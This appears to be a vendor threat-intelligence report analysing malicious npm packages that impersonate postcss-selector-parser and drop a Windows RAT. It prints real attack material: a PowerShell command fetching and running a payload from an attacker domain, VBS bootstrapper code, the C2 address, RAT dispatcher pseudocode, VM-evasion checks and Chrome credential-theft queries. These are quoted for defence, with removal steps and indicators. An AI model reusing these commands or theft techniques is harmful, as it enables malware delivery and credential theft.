

The package name is not random. The legitimate postcss-selector-parser package is widely used across the JavaScript build ecosystem, with npm reporting more than 150M weekly downloads.
postcss-minify-selector-parser is not a classic one-character typo. Instead, it sits close enough to the legitimate package to look plausible during a quick dependency review. It uses the same postcss, selector, parser, and css keyword space, and it also depends on the real postcss-selector-parser.
At the time of this report, the package remained live and accessible.
The npm publisher observed during the investigation was abdrizak. During the review, we found three related packages:
aes-decode-runner-pro
postcss-minify-selector
postcss-minify-selector-parser
aes-decode-runner-proandpostcss-minify-selector-parserboth present themselves as layered AES/custom-codec packages and depend on the legitimatepostcss-selector-parser.postcss-minify-selectorpresents itself as a PostCSS selector minifier and depends onpostcss-minify-selector-parser.- The decoded blobs we analyzed from
postcss-minify-selector-parserandaes-decode-runner-proboth lead to the same PowerShell downloader and Windows payload chain.
Putting the pieces together, the infection chain looks like this:

The npm package itself looked like a small utility. After decoding, it led to a Windows RAT capable of remote shell, file transfer, persistence, host profiling, and Chrome credential theft.

Analysis of postcss-minify-selector-parser revealed that when imported, index.js (defined as the package entry point via "main":"index.js" in package.json) immediately requires src/config/defaults.js. Instead of normal parser logic, this file contained a large encoded blob along with its own decoding chain, including AES-256-GCM.
 s
Once decoded, the result was a JavaScript dropper that wrote a PowerShell script to disk and executed it:
s
Once decoded, the result was a JavaScript dropper that wrote a PowerShell script to disk and executed it:
../../settings.ps1
powershell -NoProfile -ExecutionPolicy Bypass -File ../../settings.ps1
That inner payload became the PowerShell downloader used in the next stage.
The decoded PowerShell stage downloads a Windows payload from nvidiadriver[.]net, extracts it under %TEMP%, and launches a VBS bootstrapper:
curl.exe -k -o "$env:TEMP\winPatch.zip" http://nvidiadriver.net/verv1432/winpatch-xd7d.win; Expand-Archive -Force -Path "$env:TEMP\winPatch.zip" -DestinationPath "$env:TEMP\winPatch"; wscript "$env:TEMP\winPatch\update.vbs"
The downloader performs three actions:
- Downloads
winpatch-xd7d.winto%TEMP%\winPatch.zip - Extracts it to
%TEMP%\winPatch - Executes
%TEMP%\winPatch\update.vbsthroughwscript
The domain and filenames appear designed to blend in as a driver or Windows patch flow.
The downloaded bundle was not a simple script. It contained a bundled Python runtime, a small Python loader, and several Nuitka-compiled Python extension modules:
chost.exe
python310.dll
python3.dll
pythonw.exe
dll.zip
loader.py
update.vbs
api.cp310-win_amd64.pyd
audiodriver.cp310-win_amd64.pyd
auto.cp310-win_amd64.pyd
command.cp310-win_amd64.pyd
config.cp310-win_amd64.pyd
util.cp310-win_amd64.pyd
The VBS bootstrapper extracts dll.zip and then starts the Python loader:
str0825library = "cmd.exe /c tar -xf ""<currentDir>\dll.zip"" -C ""<currentDir>"""
ssh.Run str0825library, 0, -1

cmd0825main = "cmd /c chost.exe loader.py"
ssh.Run cmd0825main, 0, False
chost.exe is a renamed Python 3.10 console launcher. It imports python310.dll!Py_Main, which makes it functionally similar to running:
python.exe loader.py
The loader then imports audiodriver, which starts the malware logic.
The .pyd files are Nuitka Python 3.10 native extension modules. Their embedded RT_RCDATA/3 resources exposed command IDs, module names, and configuration values, which helped reconstruct the implant's behavior.
The recovered C2 server was:
hxxp[:]//95[.]216[.]92[.]207:8080
The RAT supports:
- HTTP C2 over encrypted
POSTpackets - RC4/ARC4-wrapped packet transport with MD5 checksum material
- registry persistence through
HKCU\Software\Microsoft\Windows\CurrentVersion\Run - single-instance tracking through
%TEMP%\.store - persistent victim UUID storage through
%TEMP%\.host - host information collection and VM checks
- file upload and download through the C2 packet protocol
- remote shell execution
- randomized wait/sleep commands and exit handling
- Chrome extension data collection
- Chrome saved-login theft
The module split also gives a good view of the malware design:
config.pyd       constants, command IDs, C2 URL, registry key names
api.pyd          HTTP C2 packet exchange
audiodriver.pyd  main RAT orchestration loop
command.pyd      host actions, VM checks, file transfer, shell execution
auto.pyd         Chrome credential and extension theft
util.pyd         tar/gzip archive helpers
The main orchestration loop can be summarized with the following reconstructed pseudocode. This is not the original source code, but a behavioral reconstruction based on recovered constants, module names, and function references from the Nuitka artifacts:
# Behavioral pseudocode - not the original source

msg_style = config.COMMAND0825INFORMATION
msg_content = b""

if "-command" in sys.argv:
    command_param = sys.argv[sys.argv.index("-command") + 1]

    if command_param == "cookie":
        msg_style = config.COMMAND0825AUTO
        msg_content = config.AUTO0825CHROME_COOKIE.encode()

alive = True

while alive:
    try:
        msg = command.make0825Msg(uuid, msg_style, msg_content)
        cmd = api.htxp0825Exchange(config.SVR0825URL, msg)
        cmd = command.decode0825Msg(cmd)

        cmd_style = cmd["cmd_style"]
        cmd_data = cmd["cmd_data"]

        if cmd_style == config.COMMAND0825INFORMATION:
            msg_style, msg_content = command.process0825Info(cmd_data)
        elif cmd_style == config.COMMAND0825FILE_UPLOAD:
            msg_style, msg_content = command.process0825Upload(cmd_data)
        elif cmd_style == config.COMMAND0825FILE_DOWNLOAD:
            msg_style, msg_content = command.process0825Download(cmd_data)
        elif cmd_style == config.COMMAND0825TERMINAL:
            msg_style, msg_content = command.process0825Terminal(cmd_data)
        elif cmd_style == config.COMMAND0825AUTO:
            msg_style, msg_content = command.process0825Auto(cmd_data)
        elif cmd_style == config.COMMAND0825WAIT:
            msg_style, msg_content = command.process0825Wait(cmd_data)
        elif cmd_style == config.COMMAND0825EXIT:
            msg_style, msg_content = command.process0825Exit(cmd_data)
            alive = False
        else:
            msg_style, msg_content = config.MSG0825LOG, b"Unknown command type"
    except Exception:
        time.sleep(config.DURATION0825ERROR_WAIT)
The command dispatcher is the orchestrator of the malware, it continuously builds an encrypted message, sends it to the C2, decodes the response, and routes the requested action to the relevant handler. The -command cookie mode is also notable because it directly switches the first message into the Chrome-cookie collection path.
Static evidence from api.pyd points to binary HTTP POST traffic:
requests.post
Content-Type: application/octet-stream
Crypto.Cipher.ARC4
hashlib.md5
packet0825make
packet0825decode
htxp0825Exchange
We did not find evidence of a separate download URL for file-transfer commands. File upload and download appear to be tunneled through the same encrypted C2 packet protocol.
The command.pyd module profiles the host and checks whether the malware is running in a virtualized environment. Recovered indicators include WMI queries, process checks, and VM-related MAC prefixes:
wmic computersystem get model,manufacturer
wmic bios get serialnumber,version
wmic diskdrive get model
tasklist
vmware
virtualbox
kvm
qemu
hyper-v
virtual
vboxservice
vboxtray
vmtoolsd
vmwaretray
vmwareuser
00:05:69
00:0c:29
00:50:56
08:00:27
00:15:5d
The same module also handles remote command execution, file transfer, timed waits, and dispatch into the Chrome theft module.
The auto.pyd module contains the most sensitive functionality we observed. It references Chrome profile files, the saved-login database, Windows decryption APIs, and newer Chrome app-bound encryption logic:
Local State
Login Data
SELECT origin_url, username_value, password_value, date_created FROM logins
DPAPI
NCryptOpenStorageProvider
NCryptOpenKey
NCryptDecrypt
Google Chromekey1
lsass.exe
SeDebugPrivilege
AES.MODE_GCM
ChaCha20_Poly1305
The malware also references output-style filenames such as:
gather.tar.gz
pwd.txt
chrome_logins_dump.txt
gather.tar.gz was not present on disk in the analyzed sample. It appears to be an in-memory archive name used while collecting Chrome extension data from Local Extension Settings.
For users who installed suspicious packages from this cluster:
- Remove
postcss-minify-selector-parser,postcss-minify-selector, andaes-decode-runner-profrom affected environments - Inspect dependency trees for packages pulling
postcss-minify-selector-parsertransitively - Block communication to the network indicators listed below
- Search Windows endpoints for
%TEMP%\winPatch,%TEMP%\.store,%TEMP%\.host, andchost.exe loader.pyexecution - Check persistence under
HKCU\Software\Microsoft\Windows\CurrentVersion\Run, especially thecsshostvalue - Revoke and rotate credentials from affected developer machines, especially browser-stored credentials and development tokens
These packages are best understood as a package-impersonation attack against the postcss-selector-parser ecosystem. The npm package is only the entry point. The real payload appears after the embedded loader is decoded and the PowerShell stage retrieves the Windows bundle.
This case shows how a small parser-like package can hide a multi-stage Windows payload while appearing related to legitimate build tooling with massive weekly usage. For defenders, the important lesson is to treat lookalike build dependencies as potential delivery mechanisms, not just harmless naming noise.
These packages are already detected by JFrog Xray and JFrog Curation, under the Xray IDs listed in the IoC section below.
| Package | Xray ID |
|---|---|
postcss-minify-selector-parser |
XRAY-1002983 |
postcss-minify-selector |
XRAY-1003986 |
aes-decode-runner-pro |
XRAY-989675 |
hxxp[:]//nvidiadriver[.]net/verv1432/winpatch-xd7d[.]winhxxp[:]//95[.]216[.]92[.]207:8080nvidiadriver[.]net95[.]216[.]92[.]207%TEMP%\winPatch.zip%TEMP%\winPatch\update.vbs%TEMP%\.store%TEMP%\.hostHKCU\Software\Microsoft\Windows\CurrentVersion\Run\csshostwin-driver-xd7d/chost.exewin-driver-xd7d/loader.pywin-driver-xd7d/api.cp310-win_amd64.pydwin-driver-xd7d/audiodriver.cp310-win_amd64.pydwin-driver-xd7d/auto.cp310-win_amd64.pydwin-driver-xd7d/command.cp310-win_amd64.pydwin-driver-xd7d/config.cp310-win_amd64.pydwin-driver-xd7d/util.cp310-win_amd64.pyd
Hashes:
| SHA-256 | File |
|---|---|
164e322d6fbc62e254d73583acd7f39444c884d3f5e6a5d27db143fc25bc88b3 |
win-driver-xd7d/audiodriver.cp310-win_amd64.pyd |
50ffce607867d8fa8eaf6ef5cd25a3c0e7e4415e881b9e55c04a67bcddb74fdf |
win-driver-xd7d/api.cp310-win_amd64.pyd |
17832aa629524ef6e8d8d6e9b6b902a8d324b559e3c36dbd0e221ab1690be871 |
win-driver-xd7d/auto.cp310-win_amd64.pyd |
c8075bbff748096e1c6a1ea0aa67bb6762fdd7551427a12425b35b94c1f1ecf2 |
win-driver-xd7d/command.cp310-win_amd64.pyd |
f6669bd504ce6b0e303be7ee47f2ebbc062989c88c41f0a3f436044a24869798 |
win-driver-xd7d/config.cp310-win_amd64.pyd |
282b9bc318ad1234cbd1b86424b784299b8be31545802a7c6b751166b814b990 |
win-driver-xd7d/util.cp310-win_amd64.pyd |